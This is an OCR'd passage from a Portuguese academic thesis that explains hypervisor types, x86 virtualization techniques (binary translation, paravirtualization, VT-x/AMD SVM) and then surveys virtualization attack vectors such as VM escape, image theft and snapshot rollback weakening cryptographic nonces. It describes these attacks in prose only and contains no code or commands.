


Figura 2.1: Exemplo de um *hypervisor* do tipo 1 adaptado de [12]

A segunda forma de arquitetura de virtualização conhecida é a virtualização do tipo 2 onde o VMM fica em cima do sistema operativo do *host* e é executado como uma aplicação. Ou seja, o sistema operativo do *host* é o responsável por gerir e fornecer os I/O das máquinas virtuais. Este processo adiciona mais uma camada de abstração [28] [29]. Um exemplo disso é o Oracle VM VirtualBox ou o VMware Workstation. Os VMMs têm duas tarefas principais: impor isolamento entre as máquinas virtuais e a gestão de recursos da *pool* de *hardware* subjacente [12].

Figura 2.2: Exemplo de um *hypervisor* do tipo 2 adaptado de [12]

Virtual Machine Monitor

O VMM, também conhecido como *hypervisor* [30] [31], é a parte central de qualquer solução de virtualização. Implementado sobre *software* ou diretamente sobre o *hardware*, permite que diversos sistemas operativos possam executar numa única máquina física.

Essencialmente, o VMM pode ser visto como um sistema operativo pequeno e leve e com funcionalidades básicas, responsável por controlar os recursos de *hardware* subjacente e torná-los disponíveis para cada máquina virtual (VM).

Quanto maior a superfície de um sistema operativo maior é a probabilidade de conter *bugs* ou erros de projeto. Por essa mesma razão uma das características essenciais dos *hypervisors* é que devem de ser o mais minimalistas e leves o quanto possível a fim de alcançar níveis de eficiência e de segurança muito próximos do ótimo.

Todos os recursos são apresentados de maneira uniforme e transparente para cada máquina virtual, possibilitando assim executar as máquinas virtuais para qualquer sistema operativo, independentemente da sua arquitetura.

Pode-se dizer que o VMM está incumbido de realizar duas tarefas essenciais: impor isolamento entre as VMs e gerir os recursos de *hardware* subjacente.

O isolamento é um dos recursos de segurança vitais que os VMMs devem de fornecer. Todas as interações entre as VMs e o *hardware* devem passar pelo VMM. Ele é responsável pela mediação entre as comunicações e deve ser capaz de impor o isolamento bem como contenção nas comunicações. Qualquer VM hospedada deve de ser impedida de aceder a

partes da memória que pertencem a outra VM, da mesma forma, que um potencial acidente ou falha em uma VM não deve interferir no funcionamento de outras VMs.
Para fornecer isolamento e minimizar as consequências de erros no software o VMM recorre ao *Memory Management Unit (MMU)* bem como a outras unidades de *hardware*.
Os sistemas atuais oferecem capacidades de multiprocessamento bem como de memória compartilhada capaz de executar simultaneamente um grande número de programas e comunicar com um número de dispositivos I / O.
Normalmente, a tarefa de gerir e compartilhar os recursos de *hardware* disponíveis é da responsabilidade do sistema operativo. No caso de um sistema de virtualização esta responsabilidade torna-se uma parte integrante da função do *hypervisor*. O *hypervisor* deve gerir o balanceamento de carga de CPU, mapear os endereços físicos para endereços de memória lógicos, migrar VMs entre sistemas físicos e assim por diante, enquanto protege a integridade de cada VM e protege a estabilidade de todo o sistema. [32]

Virtualização em arquiteturas x86 (IA-32)

Inicialmente a arquitetura x86 não suportava de forma eficiente a virtualização. Popek e Goldberg em 1974 publicaram um artigo [33] descrevendo as condições que uma arquitetura deve atender a fim de suportar a virtualização.
A análise original de Popek e Goldberg destinava-se á terceira geração de computadores, tais como o IBM System/370, 6000 Honeywell, e o Digital PDP-10, mas, contudo, ainda é válido para as máquinas atuais.
No artigo publicado, são apresentados os requisitos que o *software* responsável pela abstração que deve garantir á máquina virtual. Os autores propõem uma classificação desses requisitos em três partes: eficiência, controlo de recursos e equivalência.
A virtualização do CPU está fortemente relacionada com a segurança de um sistema. Instruções privilegiadas são utilizadas para interagir com o *hardware*, permitindo executá-las. Estas poderiam controlar o *hardware* e essencialmente o sistema como um todo. Para reforçar a segurança do CPU existe um mecanismo chamado anéis de proteção [34] [35], consistindo este mecanismo em quatro níveis de execução (anéis 0-3). [22]




Figura 2.3: Níveis de privilégios da arquitetura x86, adaptado de Thomas Mueller,Trusted Computing Systeme

A distribuição dos privilégios pelos anéis passa do anel 0 como o mais privilegiado até ao anel 3 como o menos privilegiado. O sistema operativo que normalmente é executado em cima do *hardware* é colocado no anel 0, sendo executado com todos os privilégios, a fim de cumprir as instruções críticas para se comunicar com o *hardware*.
Por outro lado, as aplicações são executadas normalmente no anel 3, impedindo de executar instruções privilegiadas que se destinam a ser usada pelo próprio sistema operativo.
Os anéis 1 e 2 não são utilizados normalmente. Quando um utilizador deseja executar uma instrução privilegiada do sistema operativo, esta execução que se encontra no modo sem privilégios é comutada para o modo privilegiado, então o sistema operativo executa a instrução e restaura novamente ao modo sem privilégios.

Interpretação - Emulação total de *hardware*

Por vezes confunde-se emulação com virtualização completa. Apesar de ambos executarem máquinas virtuais com sistemas operativos não modificados são tecnologias bem diferentes. Na emulação, a máquina virtual simula o conjunto de todo o *hardware* necessário para executar, mas não o modifica.
A emulação, na verdade, não é virtualização. Frequentemente ocorre este tipo de engano, pois alguns monitores de máquinas virtuais utilizam esta técnica para disponibilizar alguns dispositivos de I/O (como interface de rede ou disco) para as máquinas virtuais.

A técnica de emulação de alguns dispositivos é utilizada no KVM e no Xen. [32] A emulação não satisfaz as exigências de Popek e de Goldberg para a eficiência. Contudo há algumas utilidades para esta técnica. Por exemplo, permite o desenvolvimento de programas e

sistemas operativos para um novo projeto de *hardware* antes mesmo do *hardware* físico estar disponível. Ou ainda de certa forma de disponibilizar um dispositivo emulado para o sistema operativo com o principal objetivo de evitar a alteração do código fonte do *Kernel*.
Entretanto, a emulação adiciona grande sobrecarga sobre o sistema, pois o comportamento do dispositivo emulado deve ser simulado pelo processador.
Já a virtualização no processador é uma técnica proposta pelos fornecedores de processador como a AMD e Intel. Um processador convencional, em geral, possui dois modos de execução, o modo *root* (privilegiado) e modo *non-root* (não privilegiado). Os sistemas operativos atuais foram projetados para executar em modo privilegiado e não funcionam corretamente se estiverem sendo executados em qualquer modo que não o privilegiado. Para contornar este problema e facilitar a implementação de monitores de máquinas virtuais mais eficientes, os fornecedores criaram um terceiro estado de execução, chamado de modo VMX. Neste estado de execução, a máquina virtual acredita estar em modo privilegiado, mas quando uma instrução privilegiada é executada, o processador realiza uma troca de contexto para o modo privilegiado propriamente dito e após a execução da instrução volta para o modo VMX [32] [36] [37].

Virtualização completa com tradução binária

A técnica de tradução binária foi um avanço no mundo da virtualização.
Esta técnica acrescenta um aumento de complexidade a um VMM, porém consegue fornecer conjunto relativamente completo de instruções da arquitetura IA-32 possibilitando assim a utilização de sistemas operativos sem alteração do código fonte.
A empresa VMware Inc. foi pioneira nesta tecnologia. Mas atualmente o projeto *open-source* mais notável que adota esta técnica de tradução binária é o QEMU [38].

Com a tradução binaria do sistema operativo este não necessita de estar ciente que o software de virtualização está sendo executado no sistema.

O *hardware* subjacente ao sistema operativo da máquina hospedada são totalmente isolados e abstraídos e entre eles encontram-se a camada de virtualização controlada e entregue pelo VMM.
O sistema operativo em execução é colocado com um nível de privilégio mais alto (anel 0) e com as aplicações no (anel 3). O *hypervisor* colocado no anel 0, é responsável para capturar as instruções privilegiadas que não puderam ser virtualizados, traduzi-las e substituí-las por novas instruções que têm o efeito no *hardware* virtual.
Por exemplo, se o sistema operativo da máquina virtual hospedada necessita de permitir interrupções, uma instrução privilegiada do CPU poderia ser escalonada sendo traduzida e depois executada pelo *hypervisor*.

O facto que o sistema operativo não necessitar de saber que esta a ser executado pela técnica de virtualização completa com tradução binaria é apelativo pois muitos *kerneis* dos sistemas operativos que não podem ser modificados (caso do *windows*), bem muitos profissionais estariam pouco confiantes em modificar sistemas operativos em infraestruturas críticas.
Além disso, a tradução binária oferece um grande isolamento entre máquinas virtuais e uma solução portátil, uma vez que o mesmo sistema operativo poderia funcionar normalmente ou em ambiente virtualizado sem alterações no *kernel*.
Por outro lado, a tradução binária, apresenta algumas falhas de virtualização bem como uma deterioração de performance e eficiência [39] pois a tradução em tempo real das instruções pode criar sobrecarga no VMM, isto pelo menos na primeira vez que uma instrução privilegiada for chamada após a tradução inicial da instrução os resultados poderiam ser armazenados em cache para o uso futuro.
Por último, a tradução binária não era algo trivial de se implementar, já que para traduzir corretamente as instruções, é exigido o conhecimento detalhado do *software*.
O VMM da VMware é o exemplo mais amplamente divulgado da utilização desta técnica, a utilização da tradução binária em conjunto com as outras técnicas de virtualização de I/O e memória, faz com que o VMWare consiga atingir um desempenho muito próximo de um desempenho de um ambiente tradicional sem virtualização [12] [36] [37] .

Figura 2.4: Esquema do funcionamento da Virtualização completa com tradução binária

Para-virtualização

A Paravirtualização é uma técnica que modifica o *kernel* do sistema operativo hospedado, procurando assim remover a necessidade de tradução binária.

Tem como vantagem um melhor desempenho, mas tem como desvantagem o requisito de necessitar que o núcleo do sistema operativo seja modificado. Ao contrário de virtualização completa, onde instruções privilegiadas tiveram de ser traduzidos para trabalhar com os sistemas operativos hospedados não modificados, a paravirtualização tem uma abordagem completamente diferente.

O sistema operativo convidado necessita de ser modificado e estar ciente de que ele está sendo executado em um ambiente virtual, para que seja capaz de interagir com o *hardware* subjacente. Esta adaptação implica que o sistema operativo hospedado seja capaz de apresentar uma interface idealizada (nível elevado) do *hardware* subjacente para ser disponibilizado e usado pelas máquinas virtuais hospedadas.

O VMM tem incorporado *software* que apresenta uma interface apropriada para os sistemas virtuais hospedados, tais como drivers/controladores para interagir diretamente com *hardware*.

Dessa forma, a modificação do sistema operativo convidado é colocada de volta á operação a partir de anel 0.

A necessidade para traduzir as instruções não virtualizadas é substituída por *hypercalls* emitidas a partir do sistema convidado para o *hypervisor*, isto que em termos práticos é o equivalente a uma chamada de sistema (*system call*) para o *kernel*.

Utilizando o exemplo anterior de permitir as interrupções o sistema convidado só´ tem que enviar um *hypercall* para o *hypervisor* (por exemplo, habilitar as interrupções). O sistema convidado utiliza *hypercalls* de cada vez que uma operação privilegiada como o acima é necessária para ser executada, e que confia o *hypervisor* para executá-la.

Como mencionado anteriormente, para se recorrer á paravirtualização o sistema operativo tem de ser modificado o que pode ser complicado em alguns casos.

Não é o caso dos sistemas operativos de código aberto, tais como o Linux ou UNIX, mas modificar o *kernel* de um Windows ou de um Mac não é uma opção.

O Linux foi o primeiro *kernel* modificado para suportar a paravirtualização com o projeto de código aberto Xen, projeto este desenvolvido na Universidade de Cambridge [40],[41].

Xen utiliza um *kernel* Linux modificado para virtualizar o processador, memória e operações usando drivers personalizados para os *input* / *Output* do sistema operativo hospedado [12] [36] [37] .

Figura 2.5: Esquema do funcionamento da *Paravirtualization*

Virtualização assistida por *Hardware*

Apesar da paravirtualização aumentar o desempenho dos agregados virtuais ela não pode ser tão ótima como a virtualização nativa, uma vez que envolve a mediação da interface do *driver* para permitir a interação entre as máquinas virtuais e o *hardware*.

Com o intuito de se alcançar um melhor desempenho, as VMs deveriam de ser capazes de interagir diretamente com o *hardware*, assim como fazem com as operações sem privilégios. Para esse fim, o suporte de *hardware* é essencial.

Com a tecnologia disponível na época, isso significava que as máquinas virtuais não privilegiadas seriam capazes de controlar o *hardware* sem supervisão ou sem qualquer camada para realizar qualquer tipo de controlo de acesso.

Com as funcionalidades do DMA uma VM poderia manipular um dispositivo e aceder ou realizar o *overwrite* de memória a endereços que podem ser sensíveis ou críticos. Para piorar a situação, o endereçamento físico real usado pelo *hardware* não se correlaciona com o espaço de endereçamento virtual que era visível por cada VM.

Então executar o DMA com base no espaço de endereçamento virtual visível o resultado seria completamente diferente do esperado bem como poderia levar a graves violações de segurança ameaçando assim os princípios fundamentais da segurança da informação (confidencialidade integridade e disponibilidade) num sistema. Por outro lado, as interrupções *system calls* não eram capazes de serem emitidas por uma VM sem privilégios, uma vez que apenas o VMM tem permissão para aceder a todo o *hardware*.

Em 2006 a Intel lança os seus processadores com a tecnologia (*Intel Virtualization* VT-x e VT-i) inicialmente com o nome de código *Vanderpool* com o intuito de virtualizar de forma mais eficiente a arquitetura x86 recorrendo para isso ao suporte nativo do *hardware*.
No mesmo ano a AMD lança também o concorrente da tecnologia VT-x o (AMD SVM ou (*Secure Virtual Machine - Pacifica*) as duas tecnologias eram inicialmente muito similares nas suas primeiras versões. Então como visto anteriormente o *hardware* passa a exportar agora uma série de extensões que oferecem suporte a um VMM clássico para a arquitetura x86. Uma estrutura de dados em memória, chamada de Bloco de Controle da Máquina Virtual, ou VMCB, combina o estado de controlo com o subconjunto de estado de um CPU virtual. Assim, é introduzido também um novo modo de execução, chamado de modo convidado, ou *guest mode*.
O estado de execução em modo convidado possui menos privilégios que o modo supervisor, porém permite a execução direta do código convidado, inclusive de instruções privilegiadas.
O antigo ambiente de execução x86 pode ser chamado de *host mode*, ou modo de execução do hospedeiro, sendo este nome motivado pela nova instrução *vmrun*, que muda o modo de execução de *host* para *guest*. Sobre a execução de *vmrun*, o *hardware* carrega o estado do sistema convidado da VMCB e continua a sua execução em modo *guest*.
A execução em modo convidado prossegue até que alguma condição, expressa pelo VMM através dos bits de controlo da VMCB, seja alcançada. Neste momento, o *hardware* realiza uma operação de saída, ou seja, uma operação inversa á executada pela instrução *vmrun*.
Durante a saída, o *hardware* guarda o estado do convidado para a VMCB, e carrega o estado fornecido pelo VMM dentro do *hardware*, restaurando-o em modo hospedeiro, e então executando no VMM.
Os campos de diagnóstico dentro do VMCB auxiliam o VMM a tratar as condições de saída. Após emular o efeito da operação de saída no VMCB, o VMM executa novamente a instrução *vmrun*, retornando para o modo convidado.
Os bits de controle do VMCB também oferecem alguma flexibilidade quanto a segurança de execução permitindo que o sistema operativo convidado assuma o controlo e o tratamento das interrupções dos periféricos e da tabela de páginas.
As recentes extensões de virtualização oferecem uma solução quase completa de virtualização, pois, embora ofereça instruções e estruturas próprias para a troca de controlo entre o sistema convidado e o sistema hospedeiro, as novas tecnologias para os processadores x86 ainda não oferecem uma solução explícita para a virtualização da MMU.
Desta forma, todo o processo de rastreamento da memória e estruturas de sombreamento ainda precisam ser implementadas como descrito anteriormente. [36] [37]




Figura 2.6: Esquema do funcionamento da *Hardware-assisted virtualization*

Taxonomia de virtualização

Uma máquina virtual (VM) é uma abstração de recursos computacionais apresentando serviços que lhes permitam operar simultaneamente na mesma infraestrutura de *hardware* físico. As VMs podem ser classificadas em duas categorias principais: [42] [43] VMs de processo e as VMs de sistema conforme a figura abaixo descreve.

Uma VM de processo executa um processo individual e, assim, a sua vida útil é idêntica ao tempo de vida do processo correspondente.

Exemplos de tais VMs são encontrados em plataformas de desenvolvimento bem conhecidas, como a *Microsoft .NET* e *Java VM*. Estendendo esse conceito, a virtualização do sistema corresponde a uma máquina virtual que fornece um sistema operativo completo, com a possibilidade de executar vários processos.

O processo ou sistema que está sendo executado em uma máquina virtual é chamado hospede, enquanto a plataforma de base que permite que uma máquina virtual a correr é definida como *host*.

Virtualização de sistema fornece uma camada complexa de serviços em execução tanta de virtualização como emulação de *hardware*.




Figura 2.7: Taxonomia da Virtualização

A Virtualização de *hardware* inclui abordagens onde o *hardware* e o *software* são construídos sobre o mesmo conjunto de instruções, enquanto emulação de *hardware* pode aplicar diferentes conjuntos de instruções. Vamos nos concentrar nas questões de virtualização de *hardware* e de segurança. Notamos, porém, que algumas plataformas, por exemplo, Xen [44], Kernel-based Virtual Machine (KVM) [45], utilizam fortemente emuladores de *hardware*, por exemplo, QEMU, para a virtualização de dispositivos, portanto, a segurança da virtualização de *hardware* não pode ser discutida totalmente separado de emulação de *hardware*. Note-se que operam no n´nível do sistema de plataformas virtualizadas, como OpenVZ, FreeBSD jail, o *Oracle Solaris Containers* e como tal não podem ser representados na figura, pois não permitem executar VMs com uma versão do kernel que está diferente daquele do sistema *host* [46] [47]. Como consequência, não fornecem verdadeira virtualização. KVM também é uma tecnologia interessante, pois virtualiza o *kernel* do Linux, mas também suporta virtualização assistida por *hardware*.

Foco na segurança

Como acontece com a toda tecnologia de computação a virtualização de agregados virtuais apresenta riscos próprios de segurança. Algumas destas questões vêm inerentemente devido á tecnologia em si enquanto muitos ocorrem quando a tecnologia de virtualização é implantada de forma incorreta.

Síntese do capítulo

Este capítulo introduziu o conceito de virtualização dos sistemas virtuais bem como definiu a sua operação funcional, a capacidade de executar vários sistemas operativos hospedados em uma única máquina física.

Foi demonstrado o desenvolvimento da virtualização desde seus primeiros dias, destacando a necessidade e o desejo de aproveitar ao máximo do poder de processamento de um *mainframe*.

As primeiras implementações, e os seus componentes básicos, bem como as suas operações são destacadas individualmente.

Foi apresentado a situação atual da tecnologia e as principais razões por trás da adoção em massa foram identificadas, como sendo a eficiência, redução de custos e consolidação que ela oferece.

O principal componente que pode ser encontrado em um sistema virtualizado é o *Virtual Machine Monitor* (VMM), também conhecido como *hypervisor* é este o responsável por impor o isolamento entre VMs bem como a gestão de recursos do *hardware* disponível.

Foi apresentada a importância desses recursos a partir de uma perspetiva de segurança, bem como da perspetiva de eficiência, foi apresentada uma classificação dos *hypervisors* em dois tipos (tipo I, tipo II) bem como foram descritos tanto as suas vantagens e desvantagens.

Os problemas de compatibilidade de virtualização com a arquitetura x86 e as suas instruções ambíguas semânticas foram explicadas, juntamente com as soluções utilizadas para as superar.

Capítulo 3

Vetores de Ataque e Questões de Segurança

Para além da virtualização de servidores, a atualidade depara-se com uma forte migração de produtos de virtualização para *desktops*, redes e armazenamento. Com esta variedade de produtos disponíveis, o processo de implementação e gestão deve ser rigoroso pois uma descuidada implementação pode colocar a empresa ou o centro de dados expostos a vulnerabilidades até então menosprezadas.

A literatura da especialidade apresenta-nos algumas vulnerabilidades encontradas em plataformas de virtualização, consideradas bastantes graves.

No início de junho de 2009, o mundo da segurança foi alvoroçado por uma ferramenta lançada pela Immunity, Inc., chamada de *Cloudburst* [5] [48]. Kostya Kortchinsky, um dos membros da equipa de investigação da *Vulnerability Research* apresenta uma prova de conceito para uma falha do VMM da VMware. Esta falha girava em torno do *driver* da placa gráfica da máquina virtual causando um *bufferoverflow* [5] [48] permitindo então executar código no *host* subjacente a partir da máquina virtual hospeda. Este é o cenário de um ataque de *VM escape* mais falado até a atualidade.

Em março de 2010, a VMware anunciou uma série de grandes vulnerabilidades que afetaram os seus *hypervisores* ESX e ESXi, fraquezas estas que iam do nível do *kernel (Service Console kernel)* até diversos problemas com os pacotes *software* de código aberto instalados no *Service Console kernel.*

Essas vulnerabilidades podiam levar desde a negação de serviço (DoS), á execução de código, ou ao escalonamento de privilégios, bem como outros problemas de segurança. No total, mais de 40 entradas *Common Vulnerabilities and Exposures (CVE)* foram geradas para esta série de vulnerabilidades, e todos os utilizadores

empresariais da VMware foram instigados a corrigi-las o mais rápido possível.

Várias vulnerabilidades também foram encontradas no Xen e plataformas *HyperV*, mas a comunicação social foi menos sensacionalista, talvez devido á maior participação que o mercado VMware detém [48].

Vetores de ataque e problemas de segurança

É comum que as novas tecnologias ou implementações surjam com algum prejuízo, e infelizmente a virtualização não escapa á regra. Riscos tradicionais de segurança da informação são herdados pela tecnologia de virtualização, a acrescentar às novas maneiras e métodos de executar e manipular a segurança de um agregado virtualizado.

Segue-se a apresentação de alguns dos tradicionais riscos de segurança comuns bem como uma introspeção dos riscos específicos da virtualização, em que são explicadas as diferenças bem como as suas implicações numa infraestrutura virtualizada.

Também se discute os métodos que podem ser usados para ameaçar um ambiente virtualizado, assim como o impacto na segurança de sistemas em geral, em conjunto com possíveis implicações para a complacência com normas e regulamentos aplicáveis [12].

Para avaliar adequadamente os riscos para uma infraestrutura de virtualização, as equipas de segurança e operações devem analisar e avaliar as vulnerabilidades que possam existir nessa mesma tecnologia, bem como as ameaças ao meio ambiente, que poderiam explorar essas vulnerabilidades, de forma a analisar o potencial impacto desses eventos de segurança. Os resultados destes processos de avaliação de risco tendem a despoletar ações tais como aplicação de *patches* bem como configurações de sistema que tendem a restringir o acesso aos recursos da rede ou limitar os utilizadores que podem aceder as plataformas de gestão, VMs, ou a muitos outros controles e processos [48].

As seguintes estatísticas referem-se á realidade atual do *hypervisor* ESXi da VMWare.

Vulnerability Trends Over Time

Year	# of Vulnerabilities	DoS	Code Execution	Overflow	Memory Corruption	Sql Injection	XSS	Directory Traversal	Http Response Splitting	Bypass something	Gain Information	Gain Privileges	CSRF	File Inclusion	# of exploits
2012	12	9	6	5	1							4			
2013	7	5	3	1	2			1				1			
Total	19	14	9	6	3			1				5			
% Of All		73.7	47.4	31.6	15.8	0.0	0.0	5.3	0.0	0.0	0.0	26.3	0.0	0.0	




Figura 3.1: Estatísticas de vulnerabilidades do Vmware Esxi 5.0 e 5.1 e relativamente aos anos de 2012 e 2013 adaptado de [2]

Analise dos tipos de vulnerabilidades e ataques em infraestruturas de virtualização

Todos os ambientes de TI enfrentam uma série de ameaças sendo elas do foro operacional ou não. As ameaças operacionais são de natureza acidental, alguns exemplos podem de ir a erros de operação realizados por funcionários, a ameaças mais maliciosas como *insiders* procurando comprometer os dados.

Normalmente, gerir a segurança de uma máquina física pode ser visto como um procedimento familiar e bem conhecido já que este tem sido o caso há largos anos. No entanto, num ambiente virtual tudo é composto por código, de modo a suportar diferentes camadas de elementos tais como sistemas operativos, interruptores virtuais, discos virtuais, etc.

Atualmente, em uma só maquina física podem estar diversos sistemas operativos, múltiplos interfaces de rede e centenas de aplicações ou serviços. Inevitavelmente, a infraestrutura tecnológica torna-se cada vez mais complexa e heterogénea.

Ocasionalmente, operações encobertas e pouco visíveis tais como as dos interruptores virtuais não podem ser imediatamente observadas sem verificar a sua configuração. Os engenheiros de segurança têm de enfrentar novos desafios que não são tão intuitivos e óbvios como seriam de esperar. Uma preocupação maior no que toca á administração de uma infraestrutura virtual é a maneira como se gere vários *workloads* alojados em um só *host* físico. Num ambiente tão heterogéneo como este torna-se difícil garantir a integridade de operação de cada VM. O mesmo aplica-se quando estão presentes falhas de *hardware* na máquina hospedeira (*host*) que podem afetar os diversos sistemas alojados.

Para além disso, também faz sentido, de um ponto de vista económico, a segregação de sistemas, ou seja, diferentes sistemas para diferentes propósitos (ex: sistemas de produção e sistemas de desenvolvimento). Devido á sua natureza os sistemas de desenvolvimento podem ter menos controlos de segurança implementados, isto eventualmente pode disponibilizar um caminho mais fácil para uma possível invasão hostil dentro do ambiente consolidado de agregados virtuais.

Da mesma forma que ataques de *malware* poderiam criar possíveis situacoes de aumento de *workload* da maquina infetada. Para piorar o problema, o processo de limpeza destas infraestruturas pode afetar gravemente os serviços e as operações da empresa. Nestes casos então, as capacidades de segurança do *hypervisor* tornam-se extremamente importantes.

Por não se tratarem de máquinas f´ısicas, todas as VMs são guardadas como uma coleção de ficheiros quer seja no disco rígido local, quer seja em outro tipo de suporte (ex: NAS, SAN). Se um atacante consegue o acesso físico ao *hypervisor* ou aos dispositivos de armazenamento

pode apoderar-se indevidamente de um sistema operativo inteiro ou então fazer *download* da imagem virtual para o seu sistema.


Pode ate não ser necessário todo o disco virtual contendo o sistema operativo. Na obra [49] é exemplificado como se consegue realizar *dumps* de memória, bem como a possibilidade de extrair dados privados dos discos rígidos virtuais, ou obter *passwords* em texto claro a partir de *dumps* de memória em Linux. A funcionalidade inerente de *rollback* nas VMs pode também causar problemas a determinadas implementações criptográficas [50].

Muitas soluções de criptografia baseiam-se na utilização da configuração do sistema para gerar uma semente e criar códigos de dispersão *(hashes)*. A semente pode ser retirada do relógio do sistema, da rotação do disco rígido, dos conteúdos da memória e de outros tantos elementos do sistema. Para além dos códigos de dispersão, as sementes podem ser usadas para criar *timestamps* ou *nonces* [6].

O *rollback* de uma VM pode significar que algumas sementes poderão ser novamente usadas exatamente da mesma forma que foram usadas para comunicações anteriores para criar *timestamps* e *nonces*.

A segurança de vários protocolos (especialmente os de autenticação) dependem do facto de alguns elementos negociados (intercambiados) não serem usados mais que uma vez. Logo, apesar do processo de aleatoriedade de forte entropia que cria um *nonce* possa ser executado em circunstancias normais, se o sistema tiver sido revertido *(rolled back)*, não há garantia de que o *output* gerado tenha novamente a entropia necessária.

Mais informação sobre a importância da frescura das sementes pode ser encontrada em [51] [12] (análise formal), e na atualização da sua semântica [52]. Estes detalhes podem originar graves incidentes de segurança em VMs que efetuam operações críticas baseadas em criptografia.



[6] Timestamps e nonces (number used once), são as principais ferramentas usadas para proporcionar frescura de modo a garantir que uma mensagem recebida é nova

